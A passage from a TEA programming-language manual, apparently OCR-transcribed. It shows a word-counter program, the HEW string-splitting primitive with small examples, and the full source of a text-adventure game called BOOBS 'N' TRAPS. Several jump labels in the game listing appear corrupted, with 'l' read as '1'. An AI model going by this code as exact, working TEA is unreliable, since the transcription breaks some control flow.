13.3 EXAMPLE APPLICATIONS of G:

First, note that binding things together based on some criteria or none can serve several purposes as a pre-processing step in many important text-processing tasks. And as we shall see in the following non-trivial example, we need several pre-processing steps to correctly implement a program that can correctly do just one basic task — count words in any given input text!

13.3.1 EXAMPLE 1: DATA ANALYSIS: A SERIOUS WORD COUNTER PROGRAM

The following example is of a TEA program that might be used to correctly count and report the number of words in any input text.

TEA Program: SERIOUS WORD COUNTER

```
r!:\w+:{#}
g.:{_}
d:^[_]+
d:[_]+$
r!:[ ]:_
r!:[_]+:_
d!:{_}
x!:_
v:
v!:
```

Figure 13.1: TEA APPLICATION: WORD COUNTER

So, that, when given a multi-line text such as:

Sample Input Text 1

```
one two three
four
five six seven-eight
```

Shall correctly report the result “7”. And yet, if given the slight alteration:

Sample Input Text 2

```
one two three
four
five six seven?eight
```

Shall still correctly return “7”. While for one-liners such as “hello world ?” returns **3**, while it shall correctly return **2** for “hello world?”
Concerning this non-trivial example, note that, to make it work well as standard word-counter programs might, the instruction **G.:** played a big role than would any other TEA primitive (refer to **Table 13.2** for why). For example, all the above example input texts, including the following, report the correct word

count with this TEA program as they do for the Microsoft Word text-processor program.

Sample Input Text 3

```
hello



world ?
```

The above last text example shall return word count as “3”, in Microsoft Word, but also in either command-line TEA or TEA on the WEB — this last point stressed because, where one might have thought of for example resorting to **Z:** so as to implement the mathematics instruction that performs a “count + 1” necessary in this algorithm, and yet, we merely used **Xenograft** — note the instruction `x!:_` before we perform the count, so that we do not need any special maths except just TEA’s inbuilt string-length counter idiom `v:  | v!:` that then solves the problem.

Chapter 14

H: HEW

NAME	HEW
Purpose	1. Explode or split up AI using something 2. Help chop-up strings 3. Help introduce new-lines into text based on a pattern — great for text game UI and visual art 4. Help implement loss-less substitutions — both pattern and substitute retained in output 5. Reverse some effects of **G:**

Table 14.1: General Objectives of TEA Primitive **H:**

14.1 SEMANTICS of H:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
h:	Split up AI such that all its elements are separated by a single space. In effect, padding the inner contents of AI with space. That becomes IO.
h:REGEX	Same as h:, but the splitting happens only at the beginning of where the contents of AI match REGEX. The original contents of AI remain preserved by this operation.
h!:	Same as h: but instead using the New Line character as separator.
h!:REGEX	Same as h!:, but the splitting happens only at the beginning of where the contents of AI match REGEX.
h*:	INERT
h*:vNAME:vREGEX **h*!:vNAME:vREGEX**	The vault operating versions of h: and h!: perform corresponding transformations, but instead operate on the data stored in the vault with the specified vault name, vNAME, while using the regular expression pattern stored in vREGEX

Table 14.2: The Semantics of H:

14.2 NOTES about H:

Unlike **g:**, **h:** is meant to help with fragmenting things. **H:** splits the AI by the Empty String, essentially seeming as though the AI has exploded, then rejoins each character to the next using a single space or new line (for the inverse). Some examples follow:

H: EXAMPLE 1

```
i!:{ABC}| h:
#(=A B C)
```

Note that for a string of length N, h: will return a string of length $2N - 1$. Thus, for the 3 character example above, the result has 5 characters in total. Some other examples follow...

H: EXAMPLE 2

```
i!:{123}| h!:
#(=
1
2
3)
```

That second example is how we might take a string and then place each of its

elements on its own line. However, a more useful example might be one that inserts a new line only where some pattern of interest exists. For example the following program, when given a minified C or C++ program (where we know that each instruction normally terminates in a semi-colon ";"), shall then return the same code, but with each instruction on its own line — somewhat, de-minifying the program source-code.
So, for example, with the following sample input [minified] C program:

Sample Input Minified C Program

```
int a=1,b;b=a*5;c=b*(a+b);printf("a:%d|b:%d|c:%d", a, b, c);
```

And which, if we apply the following TEA program to it that mostly leverages **H:**

H: EXAMPLE 3

```
h:;
r!:[ ];:{;___}
h!:___
d:___
```

Shall then return the well-formated C program:

Sample Output Un-Minified C Program

```
int a=1,b;
b=a*5;
c=b*(a+b);
printf("a:%d|b:%d|c:%d", a, b, c);
```

The next example demonstrate how we might use **Hew** to split up a URL into its basic components:

H: EXAMPLE 4

```
i!:{http://127.0.0.1/path}| h:[/]
#(=http: / /127.0.0.1 /path)
```

Of course, a careful observer shall notice that, to correctly split any URL into the proper components as per **RFC 3986**[1], one shall want to tweak that **Example 4** a little bit more — especially when the "path" component contains

[1] https://www.rfc-editor.org/rfc/rfc3986

more “/” delimiters.
Otherwise, the last basic example we shall consider is one where the HEW instruction is applied to data stored in memory/vaults.

H: EXAMPLE 5

```
i!:{a1a2a3a4567891011121314 15 16 1 7}
v:vIN|v:vHEW:[02468]|h*:vIN:vHEW
#=a1a 2a3a 45 67 891 0111 2131 4 15 1 6 1 7
```

That last basic example demonstrates something somewhat peculiar — splitting any input text sequence such that wherever an even number occurs, we create/start a new sub-sequence, otherwise preserving the original sequence as is.

14.3 EXAMPLE APPLICATIONS of H:

For the matter of seeing how to apply the HEW instruction, we shall consider the nontrivial case of dynamically constructing a text-adventure game field/interface based on the game state and player’s input.

14.3.1 EXAMPLE 1: GAME PROGRAMMING: A TEXT ADVENTURE GAME: BOOBS 'N' TRAPS[10]




Figure 14.1: The game state machine for **BOOBS 'N' TRAPS**.

Figure 14.1 is a draft of the GAME STATE MACHINE for the single-player text-adventure and strategy role playing game (RPG) we are calling **BOOBS 'N' TRAPS**. It is inspired by the classic text-adventure, dungeons-and-dragons command-line game for LINUX/UNIX that is known as "hack" (later "NetHack")— refer to `https://www.nethack.org/` — that exhibits turn-based gameplay, procedurally generated dungeons/play-field, permadeath (when you die, game ends/must restart), you encounter things (powers, monsters, obstacles, etc.), you can gain powers, etc.

This game is also partly inspired by and based on the wartime, battle-field with both powers and bobby-traps scenarios depicted in the creative fiction novel, **ROCK 'N' DRAW** — see `https://bit.ly/rockndraw` — also by the game's, and definitely, the first proof-of-concept of this game is to be implemented for both WEB and command-line using the TEA, the same general-purpose computer programming language which also features in that novel[24]!

This game is being developed as part of the TEA programming non-trivial examples collection that are to be part of the final edition of this TEA TAZ programming manual[2]. And shall also be featured as part of the TEA standard programs collection on the TEA WEB IDE[3]. So, look forward to it!
The most recent version of **BOOBS 'N' TRAPS** is as follows:

TEA Program: BOOBS N TRAPS v1.0.0.1

```
#!/usr/bin/tttt -fc
#
   ------------------------------------------------------

#---------[BOOBS 'N' TRAPS]
#---------[VERSION:1.0.0.1]
#---[IP-AUTHORITY: J. Willrich | NUCHWEZI RESEARCH ]
#---[REFERENCE:DOI:10.5281/zenodo.19479082]
#---[ABOUT:Boobs N Traps is a modern no-ai, text-
   adventure wartime game]
#
   ------------------------------------------------------

#NOTES: This is the reference implementation of the
   now
open source standard of the game BOOBS N TRAPS
   (2025).
Documentation and History about this game accessible
    via:
https://www.academia.edu/145809596
#
   ------------------------------------------------------



#show welcome message
v:vORIN
```

[2]Also at `https://bit.ly/tazfile`
[3]`https://tea.nuchwezi.com`

```
v:vWELCOME:{################################-###### (*
  )_= BOOBS N TRAPS v1.0.0.1
  ########-################################-It is an
  adventure game; avoid traps, collect powers,-and
  stay alive! Reach the endpoint (=) and WIN!-TO
  PLAY? Type in a command and click OK or type ENTER
  -[U R READY TO START!]
##############################}
v:vREG:-|h*!:vWELCOME:vREG
d:-|i:

y:vORIN # continue...

#Init Field (fixed-length sequence)
v:vfield:{........}
y:vfield
y!:vfield | v:vfield_1

#Drone States (symbol set)
v:vstates_init:{>}
v:vstates:{>I^}

#The Drone (Soldier/Player)
a*:vstates_init | d!:^. | v:vavatar

#Field Elements (symbol set)
#v:velements:{.*_=#}
v:vhurdles:{#} #hurdles and obstacles
v:vpowers:{*} #powers and rewards
v:vend:{=}
v:vlevitate:{_}
v:vpath:{.}

#---[BEGIN:METRICS]
v:vscore_tally:{} #first, empty
#---[END:METRICS]

#---[BEGIN:GAME STATE]
#initially, should be able to randomize field
```

```
   automatically
#also shall allow us to init field with avatar in it
   ...
v:vcanRANDOMIZEFIELD:1
#this other parameter is for determining if we
   should update
#the field or not. initially, false since we haven't
    played yet.
v:vcanUPDATEFIELD:0
v:vlastSTATUS_msg:{Doing well! Can proceed!}
#when we can immediately finish game upon next user
   move
v:finishONNEXTMOVE:0
#when we can immediately die on next user move
v:dieONNEXTMOVE:0
#when we can immediately win on next user move
v:winONNEXTMOVE:0
#---[END:GAME STATE]


#---***[START GAME LOOP]***---#
#---[BEGIN:ALTER FIELD]
l:lPLAY #START loop

#1: check if we should WIN and finish game
y:winONNEXTMOVE
f:1:lWIN

#2: check if we should finish game
y:finishONNEXTMOVE
f:1:lFINISH

#3: check if we should die and finish game
y:dieONNEXTMOVE
f:1:lDIE

#check if we should alter field?
y:vcanRANDOMIZEFIELD
# initially, we should be able to randomize the
```

```
  field to kickstart game
f:0:lconserveFIELD:lalterFIELD

#BEGIN: alter field...
l:lalterFIELD

#but after game started, we should not be able to
  randomize field, only to update it
y:vcanUPDATEFIELD
f:1:lupdateFIELD

#Alter Drone
#a*!:vstates | d!:.$ | v:vavatar #altered avatar :)

#Inject Agent == place altered avatar on the
  battlefield
#y:vfield | s*:vfield:vavatar | v:vfield_active #
  feature request: salt vault with vault
y:vfield | x*:vavatar | a!: | v:vfield_active
#q!: #break point

#Inject Hurdles
#y:vfield | s*:vfield:vavatar | v:vfield_active #
  feature request: salt vault with vault
#select a hurdle and inject it..
a*!:vhurdles | d!:.$ | v:vhurdles_chosen
y:vfield_active | x*:vhurdles_chosen | a!: |
  v:vfield_active
#field now has a hurdle and a drone

#Inject Powers
#select a power and inject it..
a*!:vpowers | d!:.$ | v:vpowers_chosen
y:vfield_active | x*:vpowers_chosen | a!: |
  v:vfield_active
#field now has a hurdles, powers and a drone

#Inject an End Point/WIN
y:vfield_active | x*:vend | a!: | v:vfield_active
```

```
#field now has a hurdles, powers, a drone and
   endpoint
#---[END:ALTER FIELD]


#---[BEGIN:EXTEND FIELD]
#init new field
y:vfield | v:vfield_extension

#Inject Hurdles
#select a hurdle and inject it..
a*!:vhurdles | d!:.$ | v:vhurdles_chosen
y:vfield_extension| x*:vhurdles_chosen | a!: |
   v:vfield_extension
#field now has a hurdle and a drone

#Inject Powers
#select a power and inject it..
a*!:vpowers | d!:.$ | v:vpowers_chosen
y:vfield_extension| x*:vpowers_chosen | a!: |
   v:vfield_extension
#field now has a hurdles, powers and a drone

#SUFFIX End Point/WIN
y:vfield_extension | x*!:vend | v:vfield_extension
#field now has a hurdles, powers, a drone and
   endpoint (at the extreme right)
#---[END:EXTEND FIELD]

#---[BEGIN:EXTEND ACTIVE FIELD]
g*:{}:vfield_active:vfield_extension |
   v:vfield_active
#---[END:EXTEND ACTIVE FIELD]
# Field now is ready for game-play!

#---[BEGIN:GAME PLAY]

#BEGIN: update field...
l:lupdateFIELD
```

```
v:vlastSTATUS_msg:{UPDATED field...}

#------SKIP---
j:lconserveFIELD

#Fix Drone State
#One Catch: in case field contains invalid soldier
   state, fix that...
# can't be stuck before a clear path ;)
y:vfield_active |
f!:{I\.}:lPROCEED1
 r:{I\.}:{>.} | v:vfield_active | y:vavatar | r:I:{>
    } | v:vavatar
l:lPROCEED1
# can't be stuck at finish-line
y:vfield_active |
f!:{I=}:lPROCEED2
r:{I=}:{>=} | v:vfield_active  | y:vavatar | r:I:{>}
    | v:vavatar
l:lPROCEED2
# can't be normal before a power
y:vfield_active |
f!:{>\*}:lPROCEED3
r:{>\*}:{I*} | v:vfield_active | y:vavatar | r:>:{I}
    | v:vavatar
l:lPROCEED3
# can't be normal before an obstacle
y:vfield_active |
f!:{>#}:lPROCEED4
r:{>#}:{I#} | v:vfield_active | y:vavatar | r:>:{I}
   | v:vavatar
l:lPROCEED4

#-----[END SKIP]

l:lconserveFIELD
#first, compute current score
y!:vscore_tally | v:vscore_tally_len
```

```
#LOAD CURRENT FIELD STATE
y:vfield_active

#INTERACT!

#Build Prompt
x!:{
###################################
COMMANDS # jump(j) # move(m) # pick(p) # quit(q)
###################################
} |

x!:{SOLDIER: } | v:vTEMPPROMPT

#Let's process current state of the soldier/drone
#first, let's determine distance left to end of
  battlefield
h*!:vfield_active:vavatar | k*:vavatar |
  v:vfield_pending
#| x:{Field Pending: } | q!:


#y:vavatar | r!:\^:{\^} | r!:\*:{\*} | v:vavatar #
  so we don't process special regex chars
h*!:vfield_active:vavatar | k*:vavatar | d!:^.. |
  v:vDRONESTATE | v:vDRONESTATE_BACKUP

#---[DEBUG: in case we have an invalid drone-state!]
f:^$:lQ:lNQ
l:lQ
h*!:vfield_active:vavatar
g*:{ and }:vDRONESTATE:vavatar:vfield_active
q!:

l:lNQ
#--[END DEBUG]

f:{>\.}:lSTATE_NORMAL:lSTATE_PROCESS_1
```

```
l:lSTATE_PROCESS_1
f:{>#}:lSTATE_REAL_STUCKa:lSTATE_PROCESS_7a
l:lSTATE_PROCESS_7a
f:{I\*}:lSTATE_NORMAL_STUCK:lSTATE_PROCESS_2
l:lSTATE_PROCESS_2
f:{\^\.}:lSTATE_EMPOWERED:lSTATE_PROCESS_3
l:lSTATE_PROCESS_3
f:{\^\*}:lSTATE_EMPOWERED_STUCK:lSTATE_PROCESS_4
l:lSTATE_PROCESS_4
f:{\^_}:lSTATE_SUPERPOWERS:lSTATE_PROCESS_5
l:lSTATE_PROCESS_5
f:{\^#}:lSTATE_SUPERPOWERS_STUCK:lSTATE_PROCESS_6
l:lSTATE_PROCESS_6
f:{I#}:lSTATE_REAL_STUCK:lSTATE_PROCESS_7
l:lSTATE_PROCESS_7
#cases when we reached an endpoint...
f:{>=}:lSTATE_FIN_1:lSTATE_PROCESS_8
l:lSTATE_PROCESS_8
f:{\^=}:lSTATE_FIN_2:lSTATE_PROCESS_9
l:lSTATE_PROCESS_9

# catch-all...
#g*:{ and }:vavatar:vDRONESTATE:vfield_active
#q!:
y:vDRONESTATE | x!:{ (mysterious...)} |
  v:vDRONESTATE
j:lSTATE_PROCESSED


l:lSTATE_NORMAL
y:vDRONESTATE | x!:{ (normal, can move on, path
  clear)} | v:vDRONESTATE
j:lSTATE_PROCESSED

l:lSTATE_NORMAL_STUCK
y:vDRONESTATE | x!:{ (normal but stuck, met a power)
  } | v:vDRONESTATE
j:lSTATE_PROCESSED
```

```
l:lSTATE_EMPOWERED
y:vDRONESTATE | x!:{ (empowered, can move on, path
   clear)} | v:vDRONESTATE
j:lSTATE_PROCESSED

l:lSTATE_EMPOWERED_STUCK
y:vDRONESTATE | x!:{ (empowered but stuck, met more
   power)} | v:vDRONESTATE
j:lSTATE_PROCESSED

l:lSTATE_SUPERPOWERS
y:vDRONESTATE | x!:{ (superpowers, can levitate,
   path clear)} | v:vDRONESTATE
j:lSTATE_PROCESSED

l:lSTATE_SUPERPOWERS_STUCK
y:vDRONESTATE | x!:{ (empowered but stuck, met an
   obstacle)} | v:vDRONESTATE
v:dieONNEXTMOVE:1
j:lSTATE_PROCESSED

l:lSTATE_REAL_STUCKa
y:vDRONESTATE | x!:{ (normal but stuck, met an
   obstacle)} | v:vDRONESTATE
v:dieONNEXTMOVE:1
j:lSTATE_PROCESSED

l:lSTATE_REAL_STUCK
y:vDRONESTATE | x!:{ (normal but stuck, met an
   obstacle)} | v:vDRONESTATE
v:dieONNEXTMOVE:1
j:lSTATE_PROCESSED

l:lSTATE_FIN_1
y:vDRONESTATE | x!:{ (normal, at finish-line)} |
   v:vDRONESTATE
v:finishONNEXTMOVE:1
j:lSTATE_PROCESSED
```

```
l:lSTATE_FIN_2
y:vDRONESTATE | x!:{ (empowered, at finish-line)} |
  v:vDRONESTATE
v:finishONNEXTMOVE:1
j:lSTATE_PROCESSED


l:lSTATE_PROCESSED | # can proceed...

#resume building prompt...
y:vTEMPPROMPT
x*!:vDRONESTATE

x!:{ | SCORE: }

x*!:vscore_tally_len

x!:{
####################################
}

|

x*!:vlastSTATUS_msg

x!:{
####################################
}
#prompt user for command
i: | v:vcmd_input

#if 'end' or 'q', force quit
f:end:lEND | f:q:lEND


#---[BEGIN:UPDATE METRICS]
#did we get correct command? if yes, score,
  otherwise reduce!
y:vcmd_input
```

```
f!:^[jmp]$:1LOSS
#only jumping or moving should score by default..
f!:^[jm]$:1NO_MOVE_SCORE
#if we jumped -- score +1 (we wasted energy)
f:^[j]$:1SCORE_JUMP:1SCORE_MOVE

l:1SCORE_JUMP
y:vscore_tally | x!:{1} | v:vscore_tally #increment
   1
# update status
v:vlastSTATUS_msg:{SCORED +1. Please proceed!}
j:1NO_MOVE_SCORE

l:1SCORE_MOVE #otherwise score +2 (slower, but safer
   )
y:vscore_tally | x!:{11} | v:vscore_tally #increment
    2
# update status
v:vlastSTATUS_msg:{SCORED +2. Please proceed!}
j:1NO_MOVE_SCORE

l:1NO_MOVE_SCORE

#Also, update the position of the drone/avatar/
   soldier..
#first, we shall move forward just one step ---
   unless command was PICK!
y:vcmd_input
f!:^[jm]$:1DONTMOVE
#it is just a swap/mirror of drone state
y:vDRONESTATE_BACKUP | m!: | v:vUPDATED_DRONESTATE
#then replace the original drone state in active
   field
#with updated state
#g*:{ |and| }
   :vfield_active:vDRONESTATE_BACKUP:vUPDATED_DRONESTATE

#q!:
j:1PROCESSFIELDUPDATE
```

```
l:lDONTMOVE
#essentially, process PICK
f!:^[p]$:lNOTHING_TO_PICK
y:vDRONESTATE_BACKUP
f:{\*}:lPICK_POWER:lNOTHING_TO_PICK
l:lPICK_POWER
r:{\*}:{_}
v:vUPDATED_DRONESTATE
#q!: #inspect... drone-state post-pick power

y:vscore_tally | x!:{11111} | v:vscore_tally #
  increment
v:vlastSTATUS_msg:{ACQUIRED POWERS +5. Please
  proceed!}
j:lPOST_PICK

l:lNOTHING_TO_PICK
v:vlastSTATUS_msg:{NOTHING to PICK! Please proceed!}
y:vDRONESTATE_BACKUP | v:vUPDATED_DRONESTATE

l:lPOST_PICK

l:lPROCESSFIELDUPDATE
y:vDRONESTATE_BACKUP | r!:\^:{\^} | r!:\*:{\*} |
  v:vDRONESTATE_BACKUP_safe # so we don't process
  special regex chars
r*:vfield_active:vDRONESTATE_BACKUP_safe:vUPDATED_DRONE
   | v:vfield_active_new

y:vUPDATED_DRONESTATE
f!:_:lSKIPCHECK_vUPDATED_DRONESTATE
#g*:{|and|}
  :vfield_active:vDRONESTATE_BACKUP_safe:vUPDATED_DRONESTAT

#q!:
l:lSKIPCHECK_vUPDATED_DRONESTATE

# also update actual drone state
```

```
y:vUPDATED_DRONESTATE | v:vDRONESTATE

#then override active field
y:vfield_active_new | v:vfield_active

#allow update field
v:vcanUPDATEFIELD:1
j:lDONEMETRICS

# if loss / also, don't change field?
l:lLOSS
v:vcanUPDATEFIELD:0 #prevent update of field on
  gibberish
v:finishONNEXTMOVE:0 #also prevent finish
# update status
v:vlastSTATUS_msg:{ENTERED INVALID command. NO
  UPDATE.}

# we penalize because we don't process gibberish
y:vscore_tally | d:.$ | v:vscore_tally #decrement
# update status
y:vlastSTATUS_msg | x!:{
PENALIZED BY -1. Please proceed carefully!} |
  v:vlastSTATUS_msg

l:lDONEMETRICS
#---[END:UPDATE METRICS]

# we have played at least once. So field shouldn't
  be randomized anymore.
v:vcanRANDOMIZEFIELD:0

# check if we WON/can WIN
y:finishONNEXTMOVE
f:1:lPROCESSWIN:ldonePROCESSWIN
l:lPROCESSWIN
y:vcmd_input
f:^[jm]$:lmakeWIN:ldonePROCESSWIN
l:lmakeWIN
```

```
#in case the field still has distance till end
#and player chose to jump an endpoint, don't FINISH/
  WIN yet
y:vfield_pending
f:^...+$:lPROCESS_JUMP:lSKIP_PROCESS_JUMP
l:lPROCESS_JUMP

y:vcmd_input
f!:^[j]$:ldonePROCESSWIN

#prevent finishing the game, so we can proceed..
v:finishONNEXTMOVE:0
v:winONNEXTMOVE:0
y:vscore_tally | x!:{11} | v:vscore_tally #increment
v:vlastSTATUS_msg:{JUMPED END-POINT (Bonus +3)
So, CONTINUE on BATTLEFIELD!}
j:ldonePROCESSWIN

l:lSKIP_PROCESS_JUMP
v:winONNEXTMOVE:1

l:ldonePROCESSWIN

#check in case we were going to die,
#but player jumped the obstacle, then we must
  continue
y:dieONNEXTMOVE
f:1:lPROCESSDIE:ldonePROCESSDIE
l:lPROCESSDIE

y:vcmd_input
f!:^[j]$:ldonePROCESSDIE
#prevent finishing the game, so we can proceed..
v:finishONNEXTMOVE:0
v:dieONNEXTMOVE:0
y:vscore_tally | x!:{1111} | v:vscore_tally #
  increment
v:vlastSTATUS_msg:{JUMPED a TRAP! (Bonus +4)
```

```
DID not DIE *\0/* Please proceed!}
j:1donePROCESSDIE

l:1donePROCESSDIE

j:1PLAY #loop
#---[END:GAME PLAY]

l:1DIE
y:vfield_active | x:{##############################
YOU DIED ON BATTLEFIELD!
##############################
} | v:vfield_active | j:1FINISH

l:1WIN
y:vfield_active | x:{##############################
CONGS! YOU WON ON BATTLEFIELD!
##############################
} | v:vfield_active | j:1FINISH

l:1FINISH
l:1END
#FINALY show state of field
y:vfield_active

#Build END Prompt
x!:{
##############################
YOUR FINAL SCORE # } |

x*!:vscore_tally_len

x!:{
##############################
Thanks for Playing BOOBS N Traps!
##############################
} | v:vFIN_MSG
#prompt user for command
i: | y:vFIN_MSG | q!:
```

Figure 14.2: TEA APPLICATION: BOOBS 'N' TRAPS v1.0.0.1

Figure 14.2 is the latest (**source-code**) edition of this game as of this writing — **BOOBS N TRAPS v1.0.0.1**. However, for a more up-to-date edition, or in case one wishes to look at the code, modify or run it like on the Linux, Unix, Windows of MAC OS command-line on the WEB, the most recent version should be what you might find or run directly and live via:

`https://tea.nuchwezi.com/?i=.&fc=https://gist.githubusercontent.com/mcnemesis/2bbb7a52e0b24ad6f3fa77ec1afdb2a4/raw/boobs_n_traps.tea`

ALTERNATIVELY just use the short-link: `https://bit.ly/boobsntraps`
Example screenshots of this game in use are shown hereafter...




Figure 14.3: BOOBS N TRAPS game landing screen




Figure 14.4: BOOBS N TRAPS game session screen

